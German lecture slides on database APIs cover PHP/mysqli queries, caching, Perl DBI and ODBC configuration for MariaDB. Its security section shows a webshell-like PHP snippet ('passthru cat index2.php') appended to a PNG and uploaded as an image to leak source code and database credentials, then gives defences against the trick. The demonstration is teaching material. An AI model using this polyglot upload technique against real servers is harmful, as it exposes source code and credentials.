Wir bleiben zunächst „lokal“. Lokal heißt hier, dass sich entweder Client und Server auf einem Rechner befinden oder maximal über das Netz mit TCP/IP kommunizieren.


Datenbank - API

Ein PHP-API stellt PHP-Funktionen bereit und kapselt dabei mysql-p

```
<?php
    mysql_something();
?>
```

Minimales PHP-Programm

```
mysql_something(args){
    foo();
    bar();
    send_mysqlp() mysql-p
}
```



The diagram illustrates the execution flow. On the left, a black box contains a minimal PHP script. To its right, a light blue box represents the 'php-Library' and contains a function definition for 'mysql_something'. Within this function, the 'send_mysqlp()' call is highlighted with a yellow box labeled 'mysql-p'. A large light blue arrow points from the 'mysql_p' box to the right, where the text 'mysql_something()' is located, indicating the call to the MySQL protocol function.

php-Library

- PHP benutzt „mysql_something“
- Das löst die Benutzung der Librart-Funktion „mysql_something“ aus
- Diese baut dann Frames für das MySQL-Protocol

Datenbank-API: PHP/Mysql

Eine Abfrage in der Praxis

```
<?php

$servername= "localhost";
$username   = "testuser";
$password   = "xxxxx";
$dbname     = "db_test"

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

$sql = "SELECT id, name, vorname FROM test";

$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "Name=" . $row["name"]. "Vorname=" . $row["vorname"]. "\n";
}

?>
```

Datenbank-API: PHP/Mysql

Eine Abfrage in der Praxis

```
<?php

$servername = "localhost";
$username   = "testuser";
$password   = "xxxxx";
$dbname     = "db_test"

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

$sql = "SELECT id, name, vorname FROM test";
$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "Name=" . $row["name"] . "Vorname=" . $row["vorname"] . "\n";
}

?>
```

Datenbank-API: PHP/Mysql

Eine Abfrage in der Praxis

```
<?php

$servername = "localhost";
$username   = "testuser";
$password   = "xxxxx";
$dbname     = "db_test"

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
$sql = "SELECT id, name, vorname FROM test";
$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "Name=" . $row["name"] . "Vorname=" . $row["vorname"] . "\n";
}
?>
```

Datenbank - API:PHP-Mysql

Das Resultat der Abfrage an der Konsole

```
me@myhost:~  
php ./test.php
```

```
Name = Adler      Vorname = Paula  
Name = Goldstein  Vorname = Israel  
Name = Wolkow     Vorname = Sergej
```


Datenbank-API: PHP/Mysql

Etwas mehr Komfort

Reguläre Ausdrücke

```
<?php

...
$sql = "SELECT id, name, vorname FROM test";
$result = $conn->query($sql);
$regex = '/^[A-Za-z]{5}.*/';
while($row = $result->fetch_assoc()) {
    if ( preg_match( $regex, $row["name"]) ) {
        echo "Name=" . $row["name"]. "Vorname=" . $row["vorname"]. "\n";
    }
}
?>
```

Datenbank - API:PHP-Mysql

Das Resultat der Abfrage an der Konsole

```
me@myhost:~  
php ./test.php
```

```
Name = Adler      Vorname = Paula
```

Datenbank - API:PHP-Mysql

Geschwindigkeitsoptimierung



Datenbank-
Client

```
<?php
$servername = "localhost";
$username = "testuser";
$password = "xxxxxx";
$dbname = "db_test"

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

$sql = "SELECT id, name, vorname FROM test";

$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "Name=" . $row["name"] . " Vorname=" . $row["vorname"] . "\n";
}

?>
```



Datenbankabfragen
können
ein Flaschenhals sein.




Datenbank-
Server



Datenbank - API:PHP-Mysql

Geschwindigkeitsoptimierung

Mögliche Lösung: Cache



Datenbank – API

Cache

```
$sql = "SELECT id, title, date_posted FROM posts";  
//Generate an MD5 hash from the SQL query above.  
$sqlCacheName = md5($sql) . ".cache";  
//The name of our cache folder.  
$cache = 'cache';  
  
//Full path to cache file.  
$cacheFile = $cache . "/" . $sqlCacheName;  
//Cache time in seconds. 60 * 60 = one hour.  
$cacheTimeSeconds = (60 * 60);  
//Our results array.  
$results = array();  
//If the file exists and the filemtime time is larger than our cache expiry time.  
if (  
    file_exists($cacheFile) &&  
    (filemtime($cacheFile) > (time() - ($cacheTimeSeconds)))  
)  
{  
    echo 'Cache file found. Use cache file instead of querying database.';  
    //Get the contents of our cached file.  
    $fileContents = file_get_contents($cacheFile); }
```



Cachefile ist Query zugeordnet



Verfallszeit

Datenbank – API

Cache


```
$sql = "SELECT id, title, date_posted FROM posts";  
//Generate an MD5 hash from the SQL query above.  
$sqlCacheName = md5($sql) . ".cache";  
//The name of our cache folder.  
$cache = 'cache';  
  
//Full path to cache file.  
$cacheFile = $cache . "/" . $sqlCacheName;  
//Cache time in seconds. 60 * 60 = one hour.  
$cacheTimeSeconds = (60 * 60);  
//Our results array.  
$results = array();  
//If the file exists and the filemtime time is larger than our cache expiry time.  
if (  
    file_exists($cacheFile) &&  
    (filemtime($cacheFile) > (time() - ($cacheTimeSeconds)))  
)  
{  
    echo 'Cache file found. Use cache file instead of querying database.';  
    //Get the contents of our cached file.  
    $fileContents = file_get_contents($cacheFile); }  
}
```



Lesen aus Cache statt von DBS

Datenbank - API:PHP-Mysql

Sicherheit



```
<?php

$servername = "localhost";
$username   = "testuser";
$password   = "xxxxx";
$dbname     = "db_test"

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

$sql = "SELECT id, name, vorname FROM test";
$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "Name=" . $row["name"] . "Vorname=" . $row["vorname"] . "\n";
}
?>
```

Nochmal unser Minicode
Auffallend: Die Zugangsdaten stehen drin.

Datenbank - API:PHP-Mysql

Sicherheit

Problem1 entsteht, wenn man diesen Quelltext einsehen kann. Das geht mitunter einfach:

code.php

```
<?php
    passthru("cat index2.php");
?>
```

Diesen Schadcode verstecken wir in einer normaler Grafik.

```
cat code.php BA_logo.png > BA_logo.php
```

Wenn wir BA_logo.php nun einem Server als Bild unterschieben können, sind wir im Spiel. Immerhin, der Mime-Type ist image/png.

Datenbank - API:PHP-Mysql

Sicherheit

Mit Glück sieht auf dem Server erstmal alles normal aus

```
<h1>Galerie</h1>  
 Unsere tolle BA
```

HTML-Code auf dem Server
mit eingebundenem BA_Logo.php



Webseite
unauffällig

Datenbank - API:PHP-Mysql


Sicherheit

Nun rufen wir im Browser aber direkt
http://dbserv.ba-nitsch.de/BA_logo.php
auf. Nun wird kein Bild mehr angezeigt, sondern der
Schadcode ausgeführt, der ganz am Ende von BA_logo.php steht/

```
<?php  
    passthru("cat index2.php");  
?>
```

Datenbank - API:PHP-Mysql Sicherheit

Im Browser steht erstmal Zeichensalat. Aber wenn man in die Quellcodeanzeige (CTRL-U) geht und dann nach unten scrollt..



```
157 $servername = "localhost";
158 $username = "testuser";
159 $password = "xxxxx";
160 $dbname = "db_test"
161
162 // Create connection
163 $conn = new mysqli($servername, $username, $password, $dbname);
164 $sql = "SELECT id, name, vorname FROM test";
165 $result = $conn->query($sql);
166 while($row = $result->fetch_assoc()) {
167     echo "Name=" . $row["name"]. "Vorname=" . $row["vorname"]. "\n";
168 }
169
```

Datenbank - API:PHP-Mysql

Sicherheit

Der Serverbetreiber müsste hier besser prüfen, was hochgeladen wird oder Grafiken immer „zwangskonvertieren“, damit wäre der Schadcode weg.

Nichtsdestotrotz: Die Credentials müssen aus dem Code raus.

Datenbank - API:PHP-Mysql

Sicherheit

Nichtsdestotrotz: Die Credentials müssen aus dem Code raus.

/etc/php/dbs/config.php

```
function ConnectToDB() {  
    $servername = "localhost";  
    $username = "testuser";  
    $password = "xxxx";  
    $dbname = "dbtest";  
  
    // Create connection  
    $conn = new mysqli($servername, $username, $password, $dbname);  
    return $conn;  
}
```

test.php

```
<?php  
require "/etc/php/dbs/config.php";  
$conn = ConnectToDB();  
  
$sql = "SELECT id, name, vorname FROM test";  
$result = $conn->query($sql);  
while($row = $result->fetch_assoc()) {  
    echo "Name=" . $row["name"] . "Vorname=" . $row["vorname"] . "\n";  
}  
?>
```


Die Credentials sind nun erstmal nicht mehr im Scope der Website.
Trotzdem: Leserechte für config.php nur für Root geben.

Allgemeine - API

**ODBC /
JDBC**

Datenbank - API

Ein Client - Mehrere Zielsever:
n Zieldatenbanken
n Protokolle
n APIs



Datenbank – API

Datenbankabstrahierung in Perl

```
use DBI;  
  
$DriverString = "DBI:mysql:db_e5000160:dbserv.ba-nitsch.de";  
$dbh = DBI->connect($DriverString, $DbAdmin, $DbPasswort,..);  
  
$Query = $dbh->prepare("select * from foo");  
$Query-> execute;  
. . .
```

DBI ist das „Data Base Interface“, ein abstraktes Modul für den Datenbankzugriff.

Erst der Driver (DBD – Data Base Driver) „mysql“ bindet konkret an MariaDB an.

Nachteil: Das ganze steht immer noch im Code. Und es geht eben nur in Perl.

Datenbank – API

Bessere Abstrahierung

Ein Client - Mehrere Zielservers:
n Zieldatenbanken
1 Protokolle
1 API


ODBC/JDBC

Umsetzer/
Connector

xSQL-P



xSQL-p



Datenbank - API

ODBC / JDBC sind „virtuelle“ Datenbank-API, sie abstrahieren von der Zieldatenbank.

Daher kann man erstmal alles programmieren, egal ob am Ende MariaDB, PostgreSQL oder eine andere DB benutzt wird.



xSQL-p



postgreSQL
sybase
msSql
SQLite
...

Datenbank - API

Erst beim Installieren entscheidet man sich durch die Wahl des Connectors für eine konkrete Zieldatenbank.

Durch diese Trennung ist der Applikationscode flexibel.



xSQL-p



postgreSQL
sybase
msSql
SQLite
...


Datenbank - API

ODBC und JDBC sind im Prinzip das gleiche.

ODBC: Von Microsoft erfunden
JDBC: Für die Java-Welt




xSQL-p



Datenbank - API

Ein PHP-API stellt PHP-Funktionen bereit und kapselt dabei mysql-p. Hier verwenden wir aber statt des nativen MariaDB-API ODBC.



ODBC

Konfiguration des Connectors

/etc/odbcinst.ini:

[MariaDB]

Description = MariaDB ODBC Connector
Driver = /usr/local/lib/libmaodbc.so

```
<?php
$user="root";
$password="xxxx";

//DRIVER must match first line of /etc/odbcinst.ini
$conn = odbc_connect("DRIVER={MariaDB};", $user, $password);

$SQLText = "SELECT * FROM db_uebung.hunde2";
$rs = odbc_exec($conn, $SQLText);
while ( $row = odbc_fetch_array($rs)) {
    echo $row['Name'] . "\n";
}
odbc_close($conn);
?>
```

Datenbank - API

Flexibilität auch bei den Zugangsdaten

```
<?php
$user="root";
$password="xxxx";

//DRIVER must match first line of /etc/odbcinst.ini
$conn = odbc_connect("MariaDB_ODBC", $user, $password);

$SQLText = "SELECT * FROM hunde2";
$rs = odbc_exec($conn, $SQLText);
while ( $row = odbc_fetch_array($rs) ) {
    echo $row['Name'] . "\n";
}

odbc_close($conn);
?>
```

/etc/odbc.ini:

[MARIADB_ODBC]

Description	= ODBC MariaDB
Driver	= MariaDB
Database	= db_uebung
Server	= localhost
Uid	= root
Password	= xxxx
Port	= 3306

/etc/odbcinst.ini:

[MariaDB]

Description	= MariaDB ODBC Connector
Driver	= /usr/local/lib/libmaodbc.so

Datenbank - API ODBC

```
#!/usr/bin/perl
use DBI;

$Database = DBI->connect("DBI:ODBC:MARIADB_ODBC");
